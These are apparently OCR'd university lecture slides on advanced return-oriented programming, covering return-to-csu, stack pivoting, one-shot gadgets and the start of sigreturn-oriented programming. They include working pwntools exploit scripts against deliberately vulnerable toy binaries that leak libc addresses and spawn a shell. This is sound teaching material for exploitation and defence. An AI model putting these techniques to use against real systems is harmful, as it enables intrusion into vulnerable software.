Advanced Return-Oriented programming

Insu Yun


Today’s lecture

- Understand return-to-csu
- Understand stack pivoting
- Understand one-shot gadget
- Understand sigreturn oriented programming

Another example

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    write(1, "Welcome!\n", 9);
    vuln();
    exit(0);
}
```

Let’s exploit this!



[main]

[puts]

[__libc_start_main@got]

vuln’s return address
[pop rdi;ret]

No more puts()!

Need to set
3 arguments!

[write]

[8]

[__libc_start_main@got]

[1] // stdout

vuln’s return address
[gadget X]

write(1, __libc_start_main@got, 8);

Can we find this gadget?

- 1st try

```
pop rdx
pop rsi
pop rdi
ret
```

No such gadget exists

- 2nd try

```
pop rdi
ret
```

```
pop rsi
ret
```

```
pop rdx
ret
```

Unfortunately no such gadget in a small program!

Return-to-csu

- return-to-csu: A *New(?)* Method to Bypass 64-bit Linux ASLR (Blackhat ASIA’ 18)
  - https://i.blackhat.com/briefings/asia/2018/asia-18-Marco-return-to-csu-a-new-method-to-bypass-the-64-bit-Linux-ASLR-wp.pdf
  - New? No! it is very very old technique for hackers
  - Well documented though

__libc_csu_init

```
void
__libc_csu_init (int argc, char **argv, char **envp)
{
  ...
  const size_t size = __init_array_end - __init_array_start;
  for (size_t i = 0; i < size; i++)
      (*__init_array_start [i]) (argc, argv, envp);
}
```

```
; set arguments (argc, argv, envp)
mov    rdx,r15
mov    rsi,r14
mov    edi,r13d
call   QWORD PTR [r12+rbx*8]

; for loop
add    rbx,0x1
cmp    rbp,rbx
jne    __libc_csu_init+64

; clean up
add    rsp,0x8
pop    rbx
pop    rbp
pop    r12
pop    r13
pop    r14
pop    r15
ret
```

return-to-csu

(1) Set registers using clean up

```
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
ret
```

(2) Jump to function calls

```
; set arguments (argc, argv, envp)
mov     rdx,r15
mov     rsi,r14
mov     edi,r13d
call    QWORD PTR [r12+rbx*8]

; for loop
add     rbx,0x1
cmp     rbp,rbx
jne     __libc_csu_init+64
```

- r15 at (1) will be rdx (3rd argument)
- r14 at (1) will be rsi (2nd argument)
- r13d at (1) will be edi (1st argument)
- rbx == 0 && rbp == 1 for termination
- [r12+rbx*8] == [r12] == a function address

What should be r12 to call a function like write()?

GOT will save us ☺

- GOT = an address that contains a function address
    - e.g., r12 = write@GOT → [r12] = write()

- e.g., write(1, __libc_start_main@GOT, 8)
    - r15 at (1) will be rdx (3rd argument) = **8**
    - r14 at (1) will be rsi (2nd argument) = **__libc_start_main@GOT**
    - r13d at (1) will be edi (1st argument) = **1**
    - rbx == 0 && rbp == 1 for termination
    - [r12+rbx*8] == [r12] == a function address = [**write@GOT]**

Successfully leak… then?


- Back to main
- Compute libc base address
- system(“/bin/sh”) using pop rdi; ret

How can we do that?

```
; set arguments (argc, argv envp)
mov    rdx,r15
mov    rsi,r14
mov    edi,r13d
call   QWORD PTR [r12+rbx*8]

; for loop
add    rbx,0x1
cmp    rbp,rbx
jne    __libc_csu_init+64

; clean up
add    rsp,0x8
pop    rbx
pop    rbp
pop    r12
pop    r13
pop    r14
pop    r15
ret
```

rsp + 8 * 7 will be the next return address!

```python
from pwn import *

p = process('./vuln', stderr=2)
e = ELF('./vuln')
p.readline() # Welcome

gadget1 = 0x000000000040066a # clean up
gadget2 = 0x0000000000400650 # func call
pop_rdi_ret = 0x0000000000400673

payload = (b"A"*0x28
                + p64(gadget1)
                + p64(0) # rbx
                + p64(1) # rbp
                + p64(e.got['write']) # r12
                + p64(1) # r13
                + p64(e.got['__libc_start_main']) # r14
                + p64(8) # r15
                + p64(gadget2)
                + p64(0) * 7
                + p64(e.symbols['main']))
p.send(payload)
libc_start_main = u64(p.read(8))#.strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```



Reduce the statically linked startup code [BZ #23323]

```
author     Florian Weimer <fweimer@redhat.com>
           Thu, 25 Feb 2021 11:10:57 +0000 (12:10 +0100)
committer  Florian Weimer <fweimer@redhat.com>
           Thu, 25 Feb 2021 11:13:02 +0000 (12:13 +0100)
commit     035c012e32c11e84d64905efaf55e74f704d3668
tree       7b08a9e9cbd8e4dd2e420cd6b7c204aeb5d61ccc    tree
parent     a79328c745219dcb395070cdcd3be065a8347f24    commit | diff
```

```
Reduce the statically linked startup code [BZ #23323]

It turns out the startup code in csu/elf-init.c has a perfect pair of
ROP gadgets (see Marco-Gisbert and Ripoll-Ripoll, "return-to-csu: A
New Method to Bypass 64-bit Linux ASLR").  These functions are not
needed in dynamically-linked binaries because DT_INIT/DT_INIT_ARRAY
are already processed by the dynamic linker.  However, the dynamic
linker skipped the main program for some reason.  For maximum
backwards compatibility, this is not changed, and instead, the main
map is consulted from __libc_start_main if the init function argument
is a NULL pointer.

For statically linked binaries, the old approach based on linker
symbols is still used because there is nothing else available.

A new symbol version __libc_start_main@@GLIBC_2.34 is introduced because
new binaries running on an old libc would not run their ELF
constructors, leading to difficult-to-debug issues.
```


What if we cannot control stack?

```
void vuln() {
  char buf[32];
  printf("Stack leak: %p\n", buf);
  read(0, buf, 0x30);
}

int main() {
  puts("Welcome!");
  vuln();
  exit(0);
}
```

```
$ gdb ./vuln3
(gdb) r <<< $(python -c 'print"A"*0x30’)

…

Program received signal SIGSEGV, Segmentation fault.
0x00000000004005ff in vuln ()
(gdb) x/2gx $rsp
0x7fffffffdbe8: 0x4141414141414141      0x0000000000400630
```

Cannot overwrite after
return address
(i.e., no pop rdi; ret)

Solution: Stack pivoting



Let’s move our stack to controllable memory!

Common ways for stack pivoting

1. Relative stack pivoting
   - Use “add rsp, ???” or “sub rsp, ???” gadgets

   - Pros: No address leak is required
   - Cons: Limited range of movement


2. Absolute stack pivoting
   - Use "xchg rsp, ???” or “leave; ret” gadgets

   - Pros: Absolute address is required
   - Cons: Can change to any address

Let’s use leave; ret!

Review: Leave; ret

- Leave = mov rsp, rbp; pop rbp
  - i.e., if we can control rbp, we can control our rsp with that



rsp

vuln's return address
[leave; ret]

rbp
[buf - 8]

[????????]

[????????]

buf


[????????]

rbp

```
; vuln
…
0x4005fe <vuln+55>:   leaveq
0x4005ff <vuln+56>:   retq
```

Review: Leave; ret

- Leave = mov rsp, rbp; pop rbp
  - i.e., if we can control rbp, we can control our rsp with that



vuln's return address

[leave; ret]

rbp

[buf - 8]

[????????]

[????????]

[????????]

buf

rsp

rbp

```
; vuln
…
0x4005fe <vuln+55>:   leaveq
0x4005ff <vuln+56>:   retq
```

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome

stack_addr = int(p.readline().split(': ')[1], 16)
print(hex(stack_addr))

leave_ret = 0x00000000004005fe
pop_rdi_ret = 0x0000000000400693
payload = (p64(pop_rdi_ret) # payload
                + p64(e.got['__libc_start_main'])
                + p64(e.symbols['puts'])
                + p64(e.symbols['main']))

payload = payload.ljust(0x20)
payload += (p64(stack_addr - 8)     # rbp
                + p64(leave_ret))   # retaddr
p.send(payload)

libc_start_main = u64(p.readline().strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```

One-shot gadget

- In libc, there is a gadget that allows spawning a shell without any further chaining.
- e.g., If r15 == NULL and r12 == NULL → Can spawn a shell

```
mov     rdx, r12
mov     rsi, r15
lea     rdi, aBinSh     ; "/bin/sh"
call    execve
mov     rsp, r14
jmp     loc_E38E5
```

david942j/one_gadget

- An open-source tool to discover one gadgets
- https://github.com/david942j/one_gadget

```
$ one_gadget /mnt/c/Users/insu/Desktop/libc-2.31.so
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

Example

```c
// gcc srop.c -o srop -no-pie -fno-stack-protector

#include <stdint.h>
#include <unistd.h>
#include <stdio.h>

int main() {
  // For ASLR
  printf("read(): %p\n", read);

  uintptr_t fptr;
  read(0, &fptr, sizeof(fptr));
  printf("Boom!\n");

  ((void(*)(int, int))fptr)(0, 0);
}
```

```
0x00000000004011bd in main ()
(gdb)
(gdb) i r
rax            0x4141414141414141  4702111234474983745
rbx            0x4011d0            4198864
rcx            0x7ffff7ec7077      140737352855671
rdx            0x0                 0
rsi            0x0                 0
rdi            0x0                 0
rbp            0x7fffffffdaf0      0x7fffffffdaf0
rsp            0x7fffffffdae0      0x7fffffffdae0
r8             0x6                 6
r9             0x17                23
r10            0x400463            4195427
r11            0x246               582
r12            0x401080            4198528
r13            0x7fffffffdbe0      140737488346080
r14            0x0                 0
r15            0x0                 0
rip            0x4011bd            0x4011bd <main+87>
eflags         0x10246             [ PF ZF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
```

```python
from pwn import *
context.clear(arch="amd64")

p = process('./one_shot')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.31.so')

read = int(p.readline().split(b':')[1], 16)
libc_base = read - libc.symbols['read']
print("LIBC_BASE: 0x%X" % libc_base)

one_shot = libc_base + 0xe3b01
p.send(p64(one_shot))

p.interactive()
```

```
[+] Starting local process './one_shot': pid 22655
[*] '/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0x7F4528CB9000
[*] Switching to interactive mode
Boom!
$ echo PWNED
PWNED
```

Sigreturn oriented programming (SROP)

- Another techniques to bypass DEP like ROP

- Originall Presented by Bosman, Erik; Bos, Herbert (2014). "Framing Signals - A Return to Portable Shellcode" in IEEE Security & Privacy (Oakland)


Remind: Signal

```c
#include <stdio.h>
#include <signal.h>
#include <unistd.h>

void sig_handler(int signo) {
  printf("Signal received\n");
}

int main(void)
{
  signal(SIGINT, sig_handler);
  while(1) {}
}
```

